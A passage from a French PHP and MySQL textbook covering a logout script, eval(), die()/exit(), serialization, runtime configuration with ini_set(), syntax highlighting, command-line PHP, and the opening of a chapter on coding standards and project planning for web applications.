    echo "Vous n'étiez pas connecté, vous n'avez donc pas été déconnecté"
         . '<br />';
  }
?>
<a href="auth_principal.php">Retour à la page d\'accueil</a>
</body>
</html>
```

Si le code de ce script est simple, il n'en est pas moins important. Il ouvre une session, stocke l'ancien nom d'utilisateur, supprime la variable de session associée à l'utilisateur et détruit la session. Il affiche ensuite un message à l'intention de l'utilisateur, message dont le contenu est différent selon que l'utilisateur vient d'être déconnecté ou qu'il n'a jamais été connecté.

Cet ensemble de scripts simples forme la base de diverses autres applications qui seront étudiées dans les prochains chapitres.

Pour aller plus loin

Pour en apprendre plus sur les cookies, consultez la page **http://wp.netscape.com/newsref/std/cookie_spec.html**.

Pour la suite

Cette quatrième partie de notre ouvrage touche à sa fin. Toutefois, avant d'en venir à l'étude de projets, nous examinerons diverses possibilités très utiles offertes par le langage PHP et que nous n'avons pas encore eu l'occasion d'aborder jusqu'ici.

22

Autres fonctions et possibilités offertes par PHP

Certaines fonctions et possibilités offertes par PHP n'entrent dans aucune catégorie particulière et n'ont pas encore été, de ce fait, abordées jusqu'ici. Ce chapitre leur est donc consacré.

Évaluation de chaînes : *eval()*

La fonction `eval()` évalue une chaîne comme s'il s'agissait de code PHP.

Par exemple, la ligne de code :

```
eval ( "echo 'Bonjour à tous';" );
```

prend la chaîne qui lui est passée en paramètre et l'exécute. Elle produit le même résultat que l'instruction :

```
echo 'Bonjour à tous';
```

La fonction `eval()` peut être utile dans de nombreuses situations. Vous pouvez, par exemple, stocker des blocs de code dans une base de données, les récupérer puis les évaluer avec `eval()`. Vous pourriez également produire du code dans une boucle, puis l'exécuter avec `eval()`.

L'utilisation la plus courante de `eval()` consiste à l'employer dans le cadre d'un système de modèles (*templates*). Vous pouvez charger un mélange de HTML, de PHP et de texte brut à partir d'une base de données ; votre système de modèles peut appliquer une mise en forme à ce contenu, puis le traiter avec `eval()` afin que le code PHP soit exécuté.

La fonction `eval()` est précieuse pour mettre à jour ou corriger du code existant. Par exemple, supposez que vous ayez accumulé tout un ensemble de scripts qui nécessitent

une modification prévisible. Vous pourriez, même si cela ne serait pas très efficace, écrire un script qui charge un ancien script dans une chaîne, effectue des remplacements de certains blocs de code au moyen d'expressions régulières, puis utilise la fonction `eval()` pour exécuter le script ainsi modifié.

Il est même envisageable qu'une personne, vraiment très confiante, décide de permettre la saisie de code PHP dans un formulaire pour l'exécuter ensuite sur son propre serveur.

Achèvement de l'exécution : *die()* et *exit()*

Jusqu'ici dans cet ouvrage, nous avons utilisé la construction `exit` pour mettre un terme à l'exécution des scripts. Le mot-clé `exit` apparaissait alors seul sur une ligne, comme ici :

```
exit;
```

Cette ligne de code ne renvoie rien. Vous pouvez également utiliser son alias, `die()`.

Pour que l'achèvement d'un script apporte un peu plus d'information, vous pouvez passer un paramètre à `exit()`. Cette fonction peut en effet servir à afficher un message d'erreur ou à exécuter une fonction avant la fin d'un script. Ce procédé ne devrait pas être inconnu des programmeurs Perl. Par exemple :

```
exit('Le script se termine.');
```

Le plus souvent, toutefois, elle est associée par le biais d'un "OU" (`or`) à une instruction susceptible d'échouer, comme l'ouverture d'un fichier ou la connexion à une base de données :

```
mysql_query($requete) or die("Impossible d'exécuter la requête.");
```

Au lieu d'afficher simplement un message d'erreur, vous pouvez appeler une dernière fonction avant que le script ne s'achève :

```
function message_erreur() {
    echo 'Erreur MySQL : ';
    echo mysql_error();
}

mysql_query($requete) or die(message_erreur());
```

Cette approche permet d'informer l'utilisateur des raisons de l'échec du script, avant que l'exécution ne soit interrompue, ou peut être utilisée pour fermer des éléments HTML ou supprimer une page à moitié complète du tampon de sortie.

De la même manière, vous pourriez vous envoyer un courrier électronique vous informant qu'une erreur s'est produite, consigner les erreurs dans un fichier journal ou lancer une exception.

Sérialisation de variables et d'objets

La sérialisation est le processus qui consiste à transformer tout ce qui peut être stocké dans une variable ou un objet en un flux d'octets pouvant être enregistré dans une base de données ou passé de page en page *via* une URL. Sans ce processus, il est difficile d'enregistrer ou de passer l'intégralité du contenu d'un tableau ou d'un objet.

La sérialisation a toutefois perdu de son utilité depuis l'introduction du contrôle de session car elle était généralement utilisée pour des opérations pour lesquelles on dispose désormais du contrôle de session. En fait, les fonctions de contrôle des sessions sérialisent les variables de session pour les enregistrer entre les requêtes HTTP.

Vous pouvez néanmoins souhaiter enregistrer un tableau ou un objet PHP dans des fichiers et des bases de données. Dans ce cas, deux fonctions sont à votre disposition : `serialize()` et `unserialize()`.

Vous pouvez appeler la fonction `serialize()` de la manière suivante :

```
$objet_serialise = serialize($mon_objet);
```

Pour comprendre en quoi consiste exactement une sérialisation, examinez le résultat renvoyé par l'appel à `serialize()` : vous constaterez que la fonction convertit le contenu d'un objet ou d'un tableau en une chaîne de caractères.

Par exemple, considérons le résultat renvoyé par `serialize()` lorsque celle-ci est appliquée à un objet `employe`, défini et instancié de la manière suivante :

```
class employe {
    public $nom;
    public $id_employe;
};

$un_emp = new employe;
$un_emp->nom = 'Fred';
$un_emp->id_employe = 5324;
```

La sérialisation de cet objet puis l'affichage du résultat obtenu dans la fenêtre du navigateur produisent la ligne suivante :

```
O:7:"employe":2:{s:3:"nom";s:4:"Fred";s:10:"id_employe";i:5324;}
```

La relation entre les données de l'objet initial et les données sérialisées est ici évidente.

Les données sérialisées étant simplement du texte, elles peuvent être facilement enregistrées dans une base de données ou dans un fichier, mais n'oubliez pas d'utiliser `mysql real escape string()` avant d'écrire du texte dans une base de données, afin de protéger les caractères spéciaux qui pourraient s'y trouver. Les nombreux guillemets figurant dans les données sérialisées précédentes montrent bien l'importance de ce traitement préalable.

Pour remettre les données dans leur format d'origine, appelez la fonction `unserialize()` :

```
$nouvel_objet = unserialize($objet_serialise);
```

Lorsque vous sérialisez des objets ou que vous les utilisez comme variables de session, il faut bien se rappeler que PHP a besoin de connaître la structure d'une classe avant de pouvoir en créer des instances. Vous devez donc inclure la définition de la classe avant l'appel à `session start()` ou à `unserialize()`.

Obtention d'informations sur l'environnement PHP

Plusieurs fonctions permettent d'obtenir des informations sur la manière dont PHP est configuré.

Liste des extensions chargées

Vous pouvez facilement connaître les ensembles de fonctions disponibles ainsi que les fonctions au sein de chacun de ces ensembles grâce aux fonctions `get loaded extensions()` et `get extension funcs()`.

La fonction `get loaded extensions()` renvoie un tableau de tous les ensembles de fonctions disponibles dans l'installation PHP. La fonction `get extension funcs()` renvoie un tableau contenant toutes les fonctions disponibles dans l'ensemble de fonctions ou dans l'extension qui lui est passé en paramètre.

Le script du Listing 22.1 utilise ces deux fonctions pour énumérer toutes les fonctions disponibles dans votre installation PHP.

Listing 22.1 : *liste_fonctions.php* — Ce script énumère les extensions disponibles dans l'installation PHP et les fonctions de chaque extension

```
<?php
   echo 'Cette installation supporte les jeux de fonctions suivants :'
        . '<br />';
   $extensions = get_loaded_extensions();
   foreach ($extensions as $extension) {
     echo "$extension <br />";
     echo '<ul>';
     $fcts_ext = get_extension_funcs($extension);
     foreach($fcts_ext as $fonction) {
        echo "<li>$fonction</li>";
     }
     echo '</ul>';
   }
?>
```

Vous remarquerez que la fonction `get loaded extensions()` ne prend aucun paramètre, tandis que la fonction `get extension funcs()` prend le nom de l'extension comme seul paramètre.

Les informations ainsi obtenues peuvent se révéler précieuses pour déterminer si l'installation d'une extension s'est déroulée avec succès ou si vous souhaitez écrire du code portable qui produit des messages de diagnostic utiles lors de son installation.

Identification du propriétaire d'un script

Vous pouvez connaître le propriétaire du script en cours d'exécution par un appel à la fonction `get current user()` :

```
echo get_current_user();
```

Cette fonction peut servir à résoudre des problèmes liés aux permissions.

Détermination de la date de dernière modification d'un script

Il est généralement très apprécié d'ajouter une date de dernière modification sur chacune des pages d'un site web.

La date de dernière modification d'un script peut être connue *via* la fonction `getlastmod()` (notez l'absence de caractère de soulignement dans le nom de cette fonction), comme suit :

```
echo date('g:i a, j M Y',getlastmod());
```

La fonction `getlastmod()` renvoie une étiquette temporelle Unix qui peut ensuite être mise en forme au moyen de la fonction `date()` afin d'obtenir une date plus lisible pour les visiteurs.

Modification temporaire de l'environnement d'exécution

Les paramètres de configuration du fichier *php.ini* peuvent être consultés ou modifiés pendant la durée de l'exécution d'un script. Cette possibilité peut être très utile, notamment pour adapter la valeur de la directive `max execution time` si vous savez que l'exécution d'un script prendra du temps.

Vous pouvez accéder aux paramètres de configuration PHP et les modifier au moyen des fonctions `ini get()` et `ini set()`.

Le Listing 22.2 montre un script simple utilisant ces fonctions.

Listing 22.2 : *iniset.php* — Ce script réinitialise des variables du fichier *php.ini*

```
<?php

   $ancien_max_execution_time = ini_set('max_execution_time', 120);
   echo "Ancien délai max = $ancien_max_execution_time <br />";
```

```
    $max_execution_time = ini_get("max_execution_time");
    echo "Nouveau délai max : $max_execution_time <br />";

?>
```

La fonction `ini set()` prend deux paramètres. Le premier est le nom de la directive de configuration du fichier *php.ini* à modifier et le second est la nouvelle valeur que vous souhaitez lui affecter. Cette fonction renvoie l'ancienne valeur de la directive.

Dans le Listing 22.2, la valeur de 30 secondes par défaut de la durée maximale d'exécution d'un script (ou quelle que soit sa valeur courante dans *php.ini*) est changée en 120 secondes.

La fonction `ini get()` ne fait que vérifier la valeur de la directive de configuration qui lui est passée en paramètre (sous forme de chaîne). Dans le Listing 22.2, cette fonction est simplement utilisée pour vérifier que la valeur du paramètre a bien été modifiée.

Toutes les options INI ne peuvent pas être configurées de cette manière. Chaque option possède un niveau auquel elle peut être définie. Les niveaux possibles sont les suivants :

- `PHP INI USER`. Vous pouvez modifier ces valeurs dans vos scripts avec `ini set()`.
- `PHP INI PERDIR`. Vous pouvez modifier ces valeurs dans *php.ini* ou dans les fichiers *.htaccess* ou *httpd.conf* si vous utilisez Apache. Le fait que vous puissiez modifier ces valeurs dans des fichiers *.htaccess* signifie que vous pouvez les modifier répertoire par répertoire – d'où le nom utilisé (PERDIR).
- `PHP INI SYSTEM`. Vous pouvez modifier ces valeurs dans les fichiers *php.ini* ou *httpd.conf*.
- `PHP INI ALL`. Vous pouvez modifier ces valeurs de l'une des manières précédentes (dans un script, dans un fichier *.htaccess* ou dans vos fichiers *httpd.conf* ou *php.ini*).

L'ensemble complet des options INI et des niveaux auxquels elles peuvent être définies est présenté dans le manuel PHP à l'adresse **http://www.php.net/ini_set**.

Colorisation du code source

PHP comprend un mécanisme de colorisation du code semblable à celui que l'on trouve dans de nombreux éditeurs de texte. Ce dispositif est notamment très appréciable lorsque du code doit être partagé entre plusieurs programmeurs ou présenté sur une page web pour y être commenté.

Les fonctions `show source()` et `highlight file()` sont identiques (la fonction `show source()` est, en réalité, un alias de la fonction `highlight file()`). Chacune de ces fonctions prend un nom de fichier en paramètre (qui doit être un fichier PHP pour que le résultat renvoyé par ces fonctions soit significatif). Par exemple :

```
show_source('liste_fonctions.php');
```

Ce fichier sera alors affiché dans la fenêtre du navigateur avec des couleurs différentes selon que le texte décrit une chaîne, un commentaire, un mot-clé ou du code HTML. La sortie est présentée sur un fond uni. Tout le contenu qui n'entre pas dans les catégories citées précédemment est affiché dans une couleur par défaut.

La fonction `hightlight string()` opère de la même manière, sauf qu'elle prend une chaîne en paramètre et l'affiche dans le navigateur en mettant en évidence sa syntaxe à l'aide de couleurs.

Les couleurs appliquées par l'interpréteur PHP pour coloriser le code peuvent être définies dans le fichier de configuration *php.ini*, dans la section suivante :

```
; Couleurs pour la colorisation de la syntaxe
highlight.string    =    #DD0000
highlight.comment    =    #FF9900
highlight.keyword    =    #007700
highlight.bg        =    #FFFFFF
highlight.default    =    #0000BB
highlight.html        =    #000000
```

Ces couleurs doivent être indiquées dans le format RVB standard de HTML.

Utiliser PHP en ligne de commande

Vous pouvez écrire ou télécharger un grand nombre de petits programmes et les exécuter en ligne de commande. Si vous travaillez sur un système Unix, ces programmes sont généralement écrits dans un langage de script shell ou en Perl. Si vous travaillez sur un système Windows, ils sont généralement écrits sous la forme d'un fichier batch.

Il est probable que vous ayez découvert PHP à l'occasion d'un projet web, mais ses facilités de traitement du texte qui en font un langage web robuste en font également un langage de programmation efficace pour écrire des utilitaires en ligne de commande.

Il existe trois moyens d'exécuter un script PHP en ligne de commande : à partir d'un fichier, *via* un pipeline ou directement en ligne de commande.

Pour exécuter un script PHP dans un fichier, assurez-vous que l'exécutable PHP (`php` ou `php.exe` selon votre système d'exploitation) se trouve dans votre path et appelez-le avec le nom du script en paramètre. Voici un exemple :

```
php monscript.php
```

Le fichier *monscript.php* est un simple fichier PHP contenant des éléments de syntaxe PHP normaux dans des balises PHP.

Pour faire passer le code *via* un pipeline, vous pouvez exécuter n'importe quel programme qui produit un script PHP valide en sortie et injecter sa sortie vers l'exécutable `php`. L'exemple suivant utilise la commande `echo` pour produire un programme en ligne :

```
echo '<?php for($i=1; $i<10; $i++) echo $i; ?>' | php
```

Là aussi, le code PHP est entouré par des balises PHP (`<?php` et `?>`). Notez en outre qu'il s'agit de la commande `echo` du système d'exploitation, pas de l'instruction de PHP.

Un programme en ligne de cette nature serait en réalité plus simple à passer directement depuis la ligne de commande, comme dans l'exemple suivant :

```
php -r 'for($i=1; $i<10; $i++) echo $i;'
```

La situation est ici légèrement différente. Le code PHP passé dans cette chaîne n'est pas entouré par des balises PHP. Si vous entourez la chaîne avec des balises PHP, vous obtiendrez une erreur de syntaxe.

Il existe des possibilités illimitées pour écrire des programmes PHP utiles en ligne de commande. Vous pouvez créer des installateurs pour vos applications PHP ou écrire un script permettant de reformater un fichier texte avant de l'importer dans votre base de données. Vous pouvez même créer un script permettant de réaliser à partir de la ligne de commande n'importe quelle tâche répétitive dont vous avez besoin, par exemple pour copier tous vos fichiers PHP, toutes vos images et toutes vos structures de table de votre serveur web de test vers votre serveur de production.

Pour la suite

La cinquième partie de cet ouvrage est consacrée à divers projets relativement complexes faisant intervenir PHP et MySQL. Ces projets vous fourniront des exemples précieux pour vos propres projets lorsque vous devrez implémenter des tâches similaires. Ils montrent comment tirer parti de PHP et de MySQL dans des projets d'envergure.

Le Chapitre 23 présente quelques-uns des problèmes couramment rencontrés lors du codage de gros projets en PHP. Il expose d'importants principes de génie logiciel concernant la conception, la documentation et la gestion des modifications.

V

Créer des projets avec PHP et MySQL

23 *Utilisation de PHP et de MySQL dans des projets importants*

24 *Débogage*

25 *Authentification des utilisateurs et personnalisation*

26 *Implémentation d'un panier virtuel*

27 *Implémentation d'un webmail*

28 *Implémentation d'un gestionnaire de listes de diffusion*

29 *Implémentation d'un forum web*

30 *Production de documents personnalisés en PDF*

31 *Connexion à des services web avec XML et SOAP*

32 *Construction d'applications web 2.0 avec Ajax*

23

Utilisation de PHP et de MySQL dans des projets importants

Dans les précédentes parties de ce livre, nous avons présenté les différents composants et utilisations de PHP et de MySQL. Bien que nous ayons tenté de rendre tous nos exemples aussi intéressants et pertinents que possible, ils sont restés assez simples car ils n'étaient composés que de un ou deux scripts et ne dépassaient pas une centaine de lignes de code.

Lorsque l'on construit de vraies applications web, les choses sont rarement aussi simples. Il y a quelques années, les sites web "interactifs" ne contenaient qu'un simple formulaire d'e-mail. De nos jours, ces sites sont devenus des applications web à part entière, c'est-à-dire des logiciels transmis par le Web. Ce changement de point de vue s'accompagne d'un changement d'échelle : les sites sont passés d'une poignée de scripts à des milliers et des milliers de lignes de code. Des projets de cette ampleur nécessitent donc désormais un planning et une gestion comparables à ceux des autres développements de logiciels.

Avant de passer aux projets présentés dans cette section du livre, nous devons aborder quelques techniques dont vous pourrez tirer profit pour gérer des projets web importants. Ce nouveau domaine est en plein développement et il est naturellement assez difficile à cerner : pour s'en convaincre, il suffit d'observer le marché actuel.

Appliquer les règles du génie logiciel au développement web

Vous le savez probablement déjà, le génie logiciel consiste à appliquer une approche quantifiable et systématique au développement des logiciels. Autrement dit, il s'agit de soumettre le développement logiciel aux principes de l'ingénierie.

Cette approche brille généralement par son absence dans la plupart des projets web et cela pour deux raisons principales. La première est que le développement web est souvent abordé de la même manière que le développement de rapports écrits, c'est-à-dire comme un exercice portant sur la structure des documents, la conception graphique et la production. Cette approche "orientée document" est tout à fait adaptée pour des sites statiques de taille moyenne, mais elle ne l'est plus pour les sites qui fournissent de plus en plus de contenu dynamique et qui proposent donc désormais des services plutôt que des documents. En outre, certaines personnes pensent qu'il n'est pas réellement nécessaire d'appliquer les techniques du génie logiciel pour des projets web.

La seconde raison pour laquelle les techniques du génie logiciel ne sont pas utilisées est que le développement d'applications web est différent du développement d'applications classiques, pour plusieurs raisons. Les temps de développement sont beaucoup plus courts, à cause d'une pression permanente pour construire le site immédiatement. Par opposition, le développement des logiciels classiques est généralement planifié. Avec les projets web, on a souvent l'impression de n'avoir même pas le temps d'établir un planning.

Lorsqu'un projet web n'est pas planifié, on se retrouve avec les mêmes problèmes qu'avec un projet logiciel classique non planifié : des applications contenant des erreurs, des délais de livraison non respectés et du code illisible.

Toute l'astuce consiste donc à identifier les parties du génie logiciel qui sont compatibles avec le développement d'applications web et à supprimer celles qui ne le sont pas.

Planification et mise en œuvre d'un projet d'application web

Il n'existe aucune méthodologie optimale ni aucun cycle de vie idéal pour les projets web, mais il y a cependant un certain nombre de choses que vous pouvez faire pour votre projet. Nous allons les présenter tout de suite et nous y reviendrons en détail dans les sections suivantes. Ces considérations sont présentées dans un ordre particulier, mais vous n'êtes pas obligé de le respecter s'il ne correspond pas à votre projet. Le plus important étant de connaître ces problèmes et de choisir des techniques adaptées à votre cas.

- Avant de commencer, pensez à vos objectifs. Essayez de déterminer qui utilisera votre application web. Plusieurs sites, irréprochables sur le plan technique, n'ont aucun succès parce que leurs concepteurs n'ont pas pensé à vérifier s'ils intéressaient les utilisateurs.
- Essayez de décomposer votre application en différents composants. Quelles sont les différentes parties de votre application ? Comment fonctionnera chacun de ces composants ? Comment les composants s'intégreront-ils dans l'ensemble final ?

Imaginez des scénarios, faites des *story-boards* et passez en revue les différents cas de figure pour essayer de préciser la structure de votre application.

- Après avoir identifié une liste de composants, essayez de chercher ceux qui existent déjà. Si un module existant possède les fonctionnalités requises, utilisez-le. N'oubliez pas de chercher ces modules à la fois dans votre société et en dehors, sur Internet. Il existe notamment dans la communauté open-source plusieurs composants logiciels qui sont utilisables gratuitement. Essayez de déterminer la quantité de code que vous devrez écrire vous-même et la quantité de travail que cela représente.
- Mettez sur pied une stratégie pour la résolution des difficultés à surmonter dans la réalisation. Cette partie est trop souvent ignorée dans les projets web. Cette stratégie doit couvrir notamment les standards de programmation, la structure des répertoires, la gestion du contrôle des versions, l'environnement de développement, le niveau de documentation et les standards, ainsi que la répartition des tâches parmi les membres de votre équipe.
- Construisez un prototype à partir de toutes les informations précédentes. Présentez-le à des utilisateurs afin de connaître leurs réactions et recommencez.
- N'oubliez pas que dans tout ce processus il est important et utile de séparer le contenu et la logique de votre application. Nous reviendrons sur ce principe un peu plus loin.
- Apportez toutes les optimisations nécessaires.
- Effectuez tous les tests nécessaires, comme pour n'importe quel projet de développement logiciel.

Réutilisation du code

Les programmeurs font souvent l'erreur de réécrire un code qui existe déjà. Si vous connaissez les composants dont vous aurez besoin ou, à une échelle plus petite, les fonctions que vous devrez implémenter, vérifiez ce dont vous disposez avant de commencer le développement.

Un des points forts de PHP tient au fait que ce langage comprend une bibliothèque considérable de fonctions prédéfinies. Prenez toujours la peine de vérifier qu'il n'existe pas une fonction réalisant ce que vous cherchez à faire. Habituellement, il n'est pas trop difficile de la trouver. Une bonne méthode consiste à parcourir le manuel par groupes de fonctions.

Il arrive souvent que les programmeurs écrivent des fonctions sans chercher auparavant dans le manuel si une fonction analogue existe déjà. Gardez toujours le manuel dans vos favoris. N'oubliez pas, cependant, que le manuel en ligne est fréquemment mis à jour. Le manuel annoté, notamment, est une ressource fantastique, car il contient un

grand nombre de commentaires, de suggestions et d'exemples de code provenant d'utilisateurs qui ont eu à répondre aux mêmes questions que vous après avoir lu la page du manuel. Il contient souvent des rapports de bogues et des solutions de contournement dans l'attente d'un correctif ou d'un complément de documentation.

Vous trouverez la version française du manuel à l'URL **http://www.php.net/manual/fr**.

Certains programmeurs qui ont l'expérience d'un autre langage de programmation pourraient être tentés d'écrire des fonctions enveloppes pour renommer les fonctions de PHP comme les fonctions dont ils avaient l'habitude. Cette pratique est appelée *sucre syntaxique* et nous la déconseillons : le code sera plus difficile à lire et à maintenir par d'autres programmeurs. Si vous apprenez un nouveau langage, il faut l'apprendre intégralement. En outre, l'ajout d'un niveau supplémentaire d'appel de fonction ralentit le code. Tout bien considéré, cette approche doit donc être absolument évitée.

Si la fonctionnalité dont vous avez besoin ne se trouve pas dans la bibliothèque principale de PHP, vous avez deux possibilités. Si votre besoin est assez simple, vous pouvez l'écrire vous-même. Cependant, s'il est assez complexe (un panier virtuel, un système de webmail, un forum web), vous vous apercevrez que quelqu'un d'autre a sûrement déjà écrit le code adéquat. L'un des avantages de travailler dans la communauté open-source est que le code d'un grand nombre de composants est disponible gratuitement. Si vous trouvez un composant analogue à celui que vous souhaitez réaliser, même s'il n'est pas en tout point identique, vous pouvez récupérer le code source comme point de départ et le modifier pour construire le vôtre.

Si vous êtes, en fin de compte, obligé de développer vos propres fonctions, pensez à les rendre disponibles pour la communauté PHP. C'est ce principe qui rend la communauté de développeurs PHP aussi active, serviable et performante.

Écrire du code facile à maintenir

Le problème de la maintenance est fréquemment oublié dans les applications web, le plus souvent parce que celles-ci sont écrites rapidement. De fait, il semble souvent plus important de terminer rapidement un programme que de le planifier en détail. Cependant, un petit investissement en amont peut vous épargner beaucoup de soucis lors de l'écriture de la version suivante de votre application.

Standards de programmation

La plupart des sociétés informatiques importantes utilisent des standards de programmation, c'est-à-dire des règles pour les noms des fichiers et des variables, pour commenter le code, pour l'indenter, etc.

À cause de la manière dont le développement web est généralement considéré, ces conventions de programmation sont souvent négligées. Si vous programmez dans votre

coin, ou au sein d'une petite équipe, il est assez facile de sous-estimer l'importance de ces conventions. Ne tombez pas dans ce piège, car votre équipe et votre projet seront probablement amenés à grandir. Dans ce cas, il faut absolument éviter de se retrouver avec des programmes incohérents ou avec une équipe de programmeurs incapables de récupérer le code existant.

Conventions de noms

Les objectifs d'une convention de noms sont les suivants :

- Rendre le code plus facile à lire. Si vous définissez les noms des variables et des fonctions d'une manière cohérente, vous devriez être capable de lire votre code aussi simplement qu'une phrase en français ou, au moins, aussi simplement que du pseudo-code.
- Se souvenir plus facilement du nom des identificateurs. Si vos identificateurs sont tous formatés de la même manière, vous aurez plus de facilité à les mémoriser si vous avez déjà appelé certaines variables ou certaines fonctions.

Les noms des variables doivent décrire les données qu'elles contiennent. Si vous enregistrez le prénom d'une personne, placez-le dans une variable appelée `$prenom`. Vous devez trouver un équilibre entre la longueur du nom des variables et leur lisibilité. Il est par exemple plus facile de stocker un nom dans une variable appelée `$n`, mais votre code sera plus difficile à comprendre. En le stockant dans `$prenom utilisateur courant`, vous donnez plus d'informations, mais cela implique plus de saisie (et favorise donc les erreurs) que cela en vaut la peine.

Vous devez également prendre certaines décisions quant à l'utilisation des lettres majuscules car, comme nous l'avons déjà vu, les noms des variables PHP sont sensibles à la casse. Vous devez donc décider si vos noms de variables seront intégralement en minuscules, en majuscules ou dans un mélange des deux. On choisit généralement de mettre en majuscule la première lettre de chaque mot. Personnellement, nous avons tendance à utiliser des noms de variables entièrement en minuscules, puisque c'est la convention la plus simple à se rappeler.

Il est également pratique d'utiliser la casse pour établir une différence entre les variables et les constantes. Par exemple, vous pouvez mettre les noms des variables en minuscules, comme `$resultat`, et les noms des constantes en majuscules, comme `PI`.

En revanche, il faut éviter de définir deux variables dont les noms sont identiques à la casse près, comme `$nom` et `$Nom`.

Mieux vaut également éviter les combinaisons minuscules/majuscules amusantes, comme dans `$WaReZ`, car personne ne sera capable de se souvenir exactement du nom de cette variable.

Il faut aussi penser à définir une stratégie pour les noms de variables comprenant plusieurs mots. Les schémas suivants, par exemple :

```
$nomutilisateur
$nom_utilisateur
$nomUtilisateur
```

sont couramment utilisés. Votre choix n'a pas d'importance particulière, du moment que vous restez cohérent dans tous vos programmes. Vous pouvez également choisir une limite de deux ou trois mots dans le nom des variables.

Les noms des fonctions peuvent être choisis de la même manière, à quelques exceptions près. Ils doivent généralement contenir un verbe. On peut prendre comme exemple certaines fonctions PHP comme `addslashes()` ou `mysql connect()`, qui décrivent clairement ce qu'elles font, ce qui améliore grandement la lisibilité du code. Vous remarquerez que ces deux fonctions gèrent différemment l'union de plusieurs mots. À cet égard, les fonctions de PHP ne sont pas cohérentes, peut-être parce qu'elles ont été écrites par plusieurs personnes, mais surtout parce que de nombreuses fonctions proviennent de plusieurs langages et API et que leurs noms n'ont pas été modifiés au cours de leur adoption.

Rappelez-vous en outre qu'en PHP les noms des fonctions ne sont pas sensibles à la casse. Cependant, pour éviter la confusion, choisissez un format particulier et respectez-le.

Vous pouvez reprendre la convention de noms des modules de PHP, qui consiste à placer le nom du module au début du nom des fonctions. Ainsi, toutes les fonctions MySQL commencent par `mysql` et toutes les fonctions IMAP commencent par `imap`. Si vous possédez un module de gestion des paniers virtuels dans votre code, par exemple, vous pouvez faire précéder tous les noms des fonctions de ce module par `panier`.

Notez cependant que, lorsque PHP 5 propose à la fois une interface procédurale et une interface orientée objet, les noms de fonctions sont différents. En général, les interfaces procédurales utilisent des blancs soulignés (`ma function()`), alors que les interfaces orientées objet emploient une notation en casse mixte (`maFonction()`).

En résumé, les conventions et les standards que vous utiliserez pour écrire votre code n'ont pas d'importance en eux-mêmes, du moment que vous restez cohérent dans tous vos programmes.

Commenter votre code

Tous les programmes doivent être correctement commentés. Vous êtes en droit de vous demander à partir de quel point un programme est *correctement* commenté mais, généralement, on considère qu'il faut ajouter un commentaire à chacun des éléments suivants :

- **Les fichiers, qu'il s'agisse de scripts entiers ou de fichiers à inclure.** Chaque fichier doit contenir un commentaire indiquant le fichier dont il s'agit, à quoi il sert, qui l'a écrit et le moment où il a été mis à jour.

- **Les fonctions.** Les commentaires des fonctions doivent indiquer à quoi elles servent, les paramètres qu'elles prennent en entrée et ce qu'elles renvoient.
- **Les classes.** Les commentaires des classes doivent décrire à quoi elles servent. Les méthodes de chaque classe doivent posséder le même type et le même niveau de commentaires que n'importe quelle autre fonction.
- **Les morceaux de code à l'intérieur d'un script ou d'une fonction.** Il est souvent utile de commencer à écrire un script par un ensemble de commentaires comparables à du pseudo-code avant d'entreprendre l'écriture du code de chaque section. Le squelette initial d'un script peut ainsi ressembler à ces lignes :

  ```
  <?
  // valider les données d'entrée
  // les envoyer à la base de données
  // afficher les résultats
  ?>
  ```

  Ce système de commentaire est très utile puisque, lorsque vous aurez terminé de remplir les sections par des appels de fonctions ou tout autre code, votre code est déjà commenté.
- **Le code complexe et les astuces de programmation.** S'il vous a fallu une journée entière pour écrire un programme ou si vous avez dû l'écrire d'une manière étrange, n'oubliez pas d'écrire un commentaire expliquant ce que vous avez fait. De cette manière, lorsque vous reprendrez le programme, vous n'aurez pas à vous demander : "À quoi ce code peut-il bien servir ?"

Un autre conseil général à respecter est qu'il faut écrire vos commentaires au fur et à mesure. Vous pourriez penser que vous reprendrez vos programmes pour les commenter après la fin du projet, mais il est presque certain que vous ne le ferez jamais, à moins que vous ne soyez vraiment beaucoup plus discipliné que nous.

Indentations

Comme avec n'importe quel langage de programmation, vous devez indenter votre code d'une manière cohérente et logique. L'écriture d'un programme doit ressembler à la rédaction d'un résumé ou d'une lettre. L'indentation rend votre code plus simple à lire et plus rapide à comprendre.

En général, un bloc de programme qui appartient à une structure de contrôle doit être intenté par rapport au code extérieur. Le niveau d'indentation doit être perceptible (c'est-à-dire plusieurs espaces), sans être excessif. D'une manière générale, l'utilisation des tabulations doit être proscrite. Bien qu'elles soient assez pratiques à saisir, elles prennent beaucoup de place dans la plupart des configurations. Personnellement, nous nous servons d'un niveau d'indentation de deux ou trois espaces pour tous nos projets.

La manière de placer les accolades est elle aussi un problème. Les deux approches les plus couramment utilisées sont les suivantes :

Convention 1 :

```
if (condition) {
  // action
}
```

Convention 2 :

```
if (condition)
{
  // action
}
```

Vous êtes libre de choisir celle qui vous plaît le plus. Une fois encore, vous devez rester cohérent dans tout votre projet, de manière à éviter les confusions.

Décomposer le code

Un code gigantesque et monolithique est inutilisable. Certaines personnes ont tendance à écrire un seul gros script qui fait tout son travail dans une seule instruction `switch` géante. Il vaut mieux décomposer le code en plusieurs fonctions et/ou classes et placer les éléments concernés dans des fichiers à inclure. Par exemple, vous pouvez placer toutes vos fonctions en rapport avec les bases de données dans un fichier appelé *fcts_bd.php*.

Parmi les raisons justifiant la décomposition du code en plusieurs éléments, on peut citer les suivantes :

- Cela rend votre code plus facile à lire et à comprendre.
- Votre code est réutilisable plus facilement, tout en minimisant les redondances. Par exemple, vous pouvez réutiliser le fichier *fcts_bd.php* que nous venons de mentionner dans chaque script qui doit se connecter à votre base de données. Si vous devez modifier votre méthode d'accès à la base de données, il suffit de modifier ce fichier.
- Cela facilite le travail d'équipe. Si le code est décomposé en plusieurs composants, vous pouvez répartir la responsabilité des différents composants entre les membres de votre équipe. Cela signifie également que vous pouvez éviter la situation dans laquelle un programmeur attend qu'un autre ait fini d'écrire *script_geant.php* avant de pouvoir continuer son propre travail.

Au début d'un projet, il faut prendre un peu de temps pour penser à la manière dont vous allez le décomposer et planifier ses différents composants. Cela nécessite d'établir un diagramme des différentes fonctionnalités et des relations qui existent entre elles, mais n'y passez pas trop de temps, puisque vous serez peut-être amené à le modifier au fur et à mesure de l'avancement du projet. Vous devrez également choisir les composants à développer en premier, préciser ceux qui dépendent des autres et définir un planning de développement général.

